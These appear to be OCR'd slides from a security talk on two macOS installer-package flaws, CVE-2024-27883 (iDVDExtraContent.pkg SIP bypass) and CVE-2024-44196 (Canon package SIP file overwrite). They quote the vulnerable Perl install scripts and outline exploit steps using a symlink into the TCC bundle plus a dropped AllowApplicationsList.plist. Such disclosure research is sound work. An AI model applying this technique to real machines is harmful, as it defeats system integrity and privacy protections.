
CVE-2024-27883 - iDVDExtraContent.pkg - Full SIP bypass

the vulnerability

- two scripts: nowMoveThemesAside & nowCopyThemesBack
- backup and restore themes
- works on a user (root) controllable location - /Library/Application Support/iDVD/




```
my $iDVDAppSupportFolder= $targetVolume . "/Library/Application Support/iDVD/";
my $iDVDThemesFolder    = $iDVDAppSupportFolder . "Themes/";
my $iDVDSecretNote      = $INSTALLER_TEMP . "/com.apple.pkg.iDVDExtraContent.moveaside";

####################################
# Make a new temp directory,
my $iDVDMoveAsideFolderTemplate = $iDVDAppSupportFolder . "ThemesHolder.XXXX";
my $iDVDMoveAsideFolder = `/usr/bin/mktemp -d "$iDVDMoveAsideFolderTemplate"`;
chomp $iDVDMoveAsideFolder;

# write it down in a file in INSTALLER TEMP
unless (open(NOTE, "> $iDVDSecretNote"))
{
    print "$0: can't open $iDVDSecretNote!\n";
    exit 0;
}

print(NOTE $iDVDMoveAsideFolder . "\n");

close(NOTE);

####################################
# rename (mv) the iDVDThemes folder to it
rename($iDVDThemesFolder, $iDVDMoveAsideFolder);
```



```
my $iDVDAppSupportFolder= $targetVolume . "/Library/Application Support/iDVD/";
my $iDVDThemesFolder    = $iDVDAppSupportFolder . "Themes/";
my $iDVDSecretNote      = $INSTALLER_TEMP . "/com.apple.pkg.iDVDExtraContent.moveaside";
my $iDVDMoveAsideFolder;

####################################
# Get the name of the temporary directory from the note, check it all out
unless (open(NOTE, $iDVDSecretNote))
{
    print "$0: can't open $iDVDSecretNote!\n";
    exit 0;
}

if (!($iDVDMoveAsideFolder = <NOTE>))
{
    print "$0: Nothing in $iDVDSecretNote?\n";
    close(NOTE);
    exit 0;
}
close(NOTE);

chomp($iDVDMoveAsideFolder);

exit 0 if ($iDVDMoveAsideFolder eq "No Themes!");

if (!-d $iDVDMoveAsideFolder)
{
    print "$0: $iDVDMoveAsideFolder is not a directory?\n";
    exit 0;
}

####################################
# ditto the folder back and delete the moveaside
system("/usr/bin/ditto", $iDVDMoveAsideFolder, $iDVDThemesFolder);
system("/bin/rm", "-rf", $iDVDMoveAsideFolder);
```

the exploit

- **system("/usr/bin/ditto", $iDVDMoveAsideFolder, $iDVDThemesFolder);**
- replace the $iDVDThemesFolder directory with symlink pointing to /Library/Apple/Library/Bundles/TCC_Compatibility.bundle/Contents/Resources
- drop our AllowApplicationsList.plist into $iDVDMoveAsideFolder



```
sh-3.2# 
```

Camera	0
Developer Tools	0
Disk Volumes	0
Focus	0
Input Monitoring	0
Local Network	0
Microphone	0
Motion & Fitness	0
Remote Desktop	0
Screen & System Audio Recording	1
Speech Recognition	0
Sensitive Content Warning	Off
Analytics & Improvements	

CVE-2024-44196 - CanonLaser_FCore.pkg - Arbitrary SIP File Overwrite

the vulnerability + exploit

- install script uses a log file on /tmp/
- /tmp/ is under user control
- can redirect file
- DOS, but any SIP protected file (XProtect…)

